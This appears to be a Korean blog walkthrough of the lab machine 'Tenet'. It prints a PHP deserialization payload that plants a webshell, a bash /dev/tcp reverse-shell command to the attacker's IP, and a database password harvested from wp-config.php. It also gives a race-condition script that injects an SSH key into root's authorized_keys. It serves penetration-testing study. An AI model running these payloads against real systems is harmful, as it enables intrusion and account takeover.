[MEDIUM_Linux] Tenet
우선 주어진 타겟 머신 IP를 대상으로 nmap 스캐닝을 진행하여 열린 포트와 서비스 식별을 진행했다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ sudo nmap 10.129.62.249 -p- --open -sV -sC --min-rate 2000
[sudo] password for m0nk3ygod:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-31 09:36 +0900
Nmap scan report for 10.129.62.249
Host is up (0.20s latency).
Not shown: 65011 closed tcp ports (reset), 522 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.09 seconds
22번과 80번 포트가 열려있는 것을 확인했고, 각가 ssh와 http 서비스가 동작중임을 확인했다.
ssh는 지금 당장 접근하기 어려우니 http 서비스부터 접근해봤다. (따로 resolving이 필요한 도메인을 보이지 않았다.)

nmap 결과에서도 알 수 있었지만 직접 접속해보면, Apache2 Ubuntu Default Page가 나오는 것을 알 수 있다.
일단 gobuster로 directory busting을 진행해보자.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ gobuster dir -u http://10.129.62.249/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.62.249/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
index.html           (Status: 200) [Size: 10918]
server-status        (Status: 403) [Size: 278]
wordpress            (Status: 301) [Size: 318] [--> http://10.129.62.249/wordpress/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
wordpress 서비스가 돌고 있는것 같다.
들가보자!

오잉… (밤티 html ㄷㄷ)
여기서 Recent Post에 있는 링크들을 클릭해보면,

tenet.htb로 리다이렉션 시키는 것을 볼 수 있다.
접근을 위해 /etc/hosts 파일에 등록해준다.

그리고 다시 접근해보면, 밤티 html이 이쁘게 바뀐다. ㅎ
여기서 Mitigation이라는 포스트로 가보면,

neil 이라는 유저가 다음과 같이 말하는 것을 볼 수 있다.
sator php 파일과 백업 파일을 삭제했나요?? 마이그레이션 프로그램이 아직 미완성인데! 대체 왜 그런 겁니까?!
sator.php 파일이 있나보다. 백업 파일도 있나보당. (sator.php.bak 이런 형태인가?)
한번 접근을 해보면,


접근이 안된다… 진짜 지웠나;
그런데!!!


ip로 붙으면 된다!!!
이게 가능한 이유를 좀 정리해보았다.
Host Header & Virtual Host
같은 IP라도, HTTP Host 헤더에 따라서 서로 다른 Virtual Host가 선택된다.
GET /sator.php HTTP/1.1
Host: tenet.htb
해당 요청은 Apache의 tenet.htb 가상 호스트로 전달된다. 반면에 IP로 접속하면,
GET /sator.php HTTP/1.1
Host: 10.10.10.22310.10.10.223이라는 이름에 대응하는 가상 호스트가 없으면 Apache는 보통 첫번째/default 가상 호스트를 선택한다.
설정을 보면,
<VirtualHost *:80>
    DocumentRoot /var/www/html
</VirtualHost>

<VirtualHost *:80>
    ServerName tenet.htb
    DocumentRoot /var/www/tenet
</VirtualHost>
이렇게 되어있을 확률이 높다.
그래서 요청 결과가 달라진다!!
tenet.htb/sator.php
-> /var/www/tenet/sator.php
-> 파일 없음, 404

10.10.10.223/sator.php
-> /var/www/html/sator.php
-> 파일 존재, PHP 실행
즉, 404는 서버에 파일이 없다는 뜻이 아니라, 현재 선택된 가상 호스트의 URL 공간에 파일이 없다는 뜻이다.
(Virtual Host에 대한 이해도를 높일 필요가 있을 듯)
아무튼 다운로드 된 파일을 열어보면,

sator.php의 코드가 나온다.
<?php
class DatabaseExport
{
	public $user_file = 'users.txt';
	public $data = '';
	public function update_db()
	{
		echo '[+] Grabbing users from text file <br>';
		$this-> data = 'Success';
	}
	public function __destruct()
	{
		file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
		echo '[] Database updated <br>';
	//	echo 'Gotta get this working properly...';
	}
}
$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
$app = new DatabaseExport;
$app -> update_db();
?>
DatabaseExport 클래스를 보기전에…
이후 내용을 보면, HTTP GET 요청으로 arepo 파라미터 값을 $input 에 저장한다.
그리고 $input을 역직렬화해서 $databaseupdate에 할당한다.
$app이라는 새로운 DatabaseExport 객체를 생성하고, update_db()를 실행한다.
그리고 DatabaseExport 클래스를 보면, 대강 users.txt를 업데이트하는 용도로 쓰이는 것을 알 수 있다.
근데, 여기서 역직렬화를 하는 과정에서 검증을 하지 않아 취약점이 발생할 수 있을 것 같다.
__destruct() 메서드는 매직 메서드로, 객체의 수명이 다되어 메모리에서 소멸될 때(스크립트 실행이 종료될 때)자동으로 호출되는 PHP 내장 메서드이다.
여기서 이 매직 메서드가 현재 디렉터리(__DIR__)에 user.txt 이름으로 내용을 덮어쓰는데…
- Magic Method:
__로 시작하는 특별한 메서드로, 직접 호출하지 않아도 특정 상황이 되면 PHP가 알아서 호출해주는 것들
즉, 여기서는 update_db()만 호출하지만, 해당 메서드 호출이 끝날 때 __destruct()도 같이 호출된다.
그리고 update_db() 자체에는 역직렬화한 데이터를 쓰지도 않고 있는데(코드가 제대로 동작하지 않는다는 주석에서도 볼 수 있음), 하지만 __destruct()에서 쓰이기 때문에, 원하는대로 데이터를 구성하고 직렬화해서 보내주면 뭐가 될 것 같다!!
직렬화 개념 정리
우선 객체를 만들면, PHP는 클래스에 적힌 기본값으로 객체를 만든다. (위 코드에서는 user_file, data 같은 것들)
DatabaseExport 객체
├─ user_file = "users.txt"
└─ data      = ""
직렬화를 하면
O:14:"DatabaseExport":2:{s:9:"user_file";s:9:"users.txt";s:4:"data";s:0:"";}이런 형태가 되는데, 의미는 다음과 같다.
O = Object
a = array
s = string
i = integer
b = boolean
N = null

> 객체 부분
  O:클래스이름길이:"클래스이름":속성개수:{속성이름과 값}

> 문자열 부분
  s:문자열바이트길이:"실제 문자열";
그렇다면, 이거를 내가 다음과 같이 수정 하면 어떻게 될까?
O:14:"DatabaseExport":2:{s:9:"user_file";s:12:"revshell.php";s:4:"data";s:30:"<?php system($_GET["cmd"]); ?>";}DatabaseExport 객체
├─ user_file = "revshell.php"
└─ data = "<?php system($_GET["cmd"]); ?>"요렇게 될 것이다!!
요청을 한번 보내보자!!

처음과는 다르게, Database updated라는 로그가 2번 찍힌 것을 볼 수 있다.
- 주입한 객체
- 기존
$app
그리고 올려둔 revshell.php을 한번 접근해보면?

잘된다 ㅎㅎ
이걸로 리버스 쉘을 따와보자.

http://10.129.62.249/revshell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.10.14.106/4885%200%3E%261%27
성공적으로 리버스쉘을 받아왔다!!
쉘 안정화도 진행해주자.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ sudo nc -lnvp 4885
[sudo] password for m0nk3ygod:
listening on [any] 4885 ...
connect to [10.10.14.106] from (UNKNOWN) [10.129.62.249] 63700
bash: cannot set terminal process group (1776): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tenet:/var/www/html$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@tenet:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
일단 디렉터리를 둘러보니 neil 이라는 홈디렉터리가 보였고,
다음으로 wordpress를 쓰고 있었으니 설정 파일 같은걸 뒤지러 가봤다.
www-data@tenet:/var/www/html/wordpress$ ls
ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config-sample.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config.php         wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
www-data@tenet:/var/www/html/wordpress$
여기서 wp-config.php를 확인해보면,
www-data@tenet:/var/www/html/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

...
neil 유저의 credential을 얻을 수 있었다!!!!
요걸로 ssh 접속을 해보면????
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ ssh neil@10.129.62.249
The authenticity of host '10.129.62.249 (10.129.62.249)' can't be established.
ED25519 key fingerprint is: SHA256:atDC5N+fRDvKKwKE6Y6GZN4MdRAr5aHD24UsVrZ4+ts
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.62.249' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
neil@10.129.62.249's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 31 07:44:23 UTC 2026

  System load:  0.0                Processes:             178
  Usage of /:   15.2% of 22.51GB   Users logged in:       0
  Memory usage: 12%                IP address for ens160: 10.129.62.249
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$
이렇게 neil 유저로 접속할 수 있다!! (Lateral Movement)
User flag
neil@tenet:~$ cat user.txt
9ee4************************0c6b
다음으로 sudo 리스트를 확인해봤는데, 바로 다음 목표가 나왔다.
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:

User neil may run the following commands on tenet:
(ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh/usr/local/bin/enableSSH.sh를 password 없이 sudo로 실행시킬 수 있었다.
뭐하는 녀석인지 봐야겠다.
neil@tenet:~$ cat /usr/local/bin/enableSSH.sh
#!/bin/bash

checkAdded() {

        sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)

        if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then

                /bin/echo "Successfully added $sshName to authorized_keys file!"

        else

                /bin/echo "Error in adding $sshName to authorized_keys file!"

        fi

}

checkFile() {

        if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then

                /bin/echo "Error in creating key file!"

                if [[ -f $1 ]]; then /bin/rm $1; fi

                exit 1

        fi

}

addKey() {

        tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)

        (umask 110; touch $tmpName)

        /bin/echo $key >>$tmpName

        checkFile $tmpName

        /bin/cat $tmpName >>/root/.ssh/authorized_keys

        /bin/rm $tmpName

}

key="ssh-rsa AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnN13YkL3AA8TlU/ypAuocPVZWOVmNjGlftZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded
공개키가 하드코딩 되어있고, addKey가 실행되는데
addKey는 mktemp 명령으로 XXXXXXXX를 랜덤 8글자로 치환해서 뒤에 경로 인자대로 만들어주는데, 여기서 -u는 이름만 출력하고 파일은 만들지 않는 옵션이다.(unsafe)
그리고 만든거 umask를 건다. 110으로 마스킹을 하는데, 이러면 실행권한만 빠져서 rw는 그대로 남는다!!
이후 임시 파일에 그걸 집어넣는다.
내부에서 checkFile도 실행되는데, 간단하게 말해서 임시 파일이 비어 있거나 일반 파일이 아니면 오류를 발생시키고 종료한다.
그리고 임시 파일에 있던 공개키를 root의 authorized_keys 끝에 추가한다. (/bin/cat $tmpName >> ...)
그리고 임시 파일을 삭제한다.
checkAdded는 잘 추가됐는지 확인하는 함수인데, 공개키 3번쨰 필드를 읽어서 root@ubuntu가 있는지 보고 성공, 실패 메시지를 출력한다.
정리해보면…
rw가 그대로 남으니까 일단 공개키 자체를 내가 overwrite 할 수 있을 것 같고, 랜덤 8글자 치환하는 것도 ’*’ 이거를 쓰면 바로 찾을 수 있는거 아닌가 싶다.
그러면 race condition 형태로 진행해야하나보다.
일단 간단하게 bash 코드로 구현해보면,
while true; do
    for f in /tmp/ssh-*; do
        [ -f "$f" ] && cat ~/id_rsa.pub > "$f"
    done
done
이런 느낌으로 하면 되지 않을까 싶다.
일단, 키부터 만들어주자.
3번째 필드를 검사해서 root@ubuntu인지 검사도 하게 때문데, -C 옵션까지 주자. (3번째 필드가 Comment라서 약어로 -C 이다.)
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ ssh-keygen -t rsa -b 4096 -f ./tenet_root -N "" -C "root@ubuntu"
Generating public/private rsa key pair.
Your identification has been saved in ./tenet_root
Your public key has been saved in ./tenet_root.pub
The key fingerprint is:
SHA256:3FV1EhK9m/VuGWdWjKhl9dKeotP90AkSvrqjsr9xneE root@ubuntu
The key's randomart image is:
+---[RSA 4096]----+
|            oo+oo|
|             oo..|
|           ..o * |
|       . ...= + *|
|        S .B . *+|
|          + =.++B|
|       . . Eo +==|
|     .  o..o . +o|
|     .++ooo .  .o|
+----[SHA256]-----+

┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ ls -l | grep tenet
-rw------- 1 m0nk3ygod m0nk3ygod 3369 Aug 31 17:15 tenet_root
-rw-r--r-- 1 m0nk3ygod m0nk3ygod  737 Aug 31 17:15 tenet_root.pub
이 여기서 공개키를 읽어서 덮어 쓸 수 있어야하니, scp로 올려주자.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ scp tenet_root.pub neil@10.129.62.249:/tmp
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
neil@10.129.62.249's password:
tenet_root.pub                                                                     100%  737     2.3KB/s   00:00
그리고 홈디렉터리에서 작업해주기 위해 끌고 와주었다.
neil@tenet:~$ mv /tmp/tenet_root.pub .
neil@tenet:~$ ls -l
total 8
-rw-r--r-- 1 neil neil 737 Aug 31 08:17 tenet_root.pub
-r-------- 1 neil neil  33 Aug 31 00:30 user.txt
이제 bash 코드를 짜주자.
neil@tenet:~$ cat exploit.sh
#!/bin/bash

while true; do
    for f in /tmp/ssh-*; do
        [ -f "$f" ] && cat ./tenet_root.pub > "$f"
    done
done
neil@tenet:~$ chmod +x exploit.sh
neil@tenet:~$ ls -l exploit.sh
-rwxrwxr-x 1 neil neil 121 Aug 31 08:19 exploit.sh
이거를 돌려두고, race condition이 확률을 높이기 위해 다른 쉘에서 ssh접속을 또 해주고, /usr/local/bin/enableSSH.sh을 여러번 돌려주자.
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
이제 개인키로 root 접속을 해보자!!
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ ssh -i tenet_root root@10.129.62.249
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 31 16:46:51 UTC 2026

  System load:  0.9                Processes:             188
  Usage of /:   15.2% of 22.51GB   Users logged in:       1
  Memory usage: 12%                IP address for ens160: 10.129.62.249
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Feb 11 14:37:46 2021
root@tenet:~#
그러면 이렇게 root 권한으로 ssh 접속을 할 수 있다!! (Privilege Escalation)
Root flag
root@tenet:~# cat root.txt
aae1************************f726
← ALL POSTS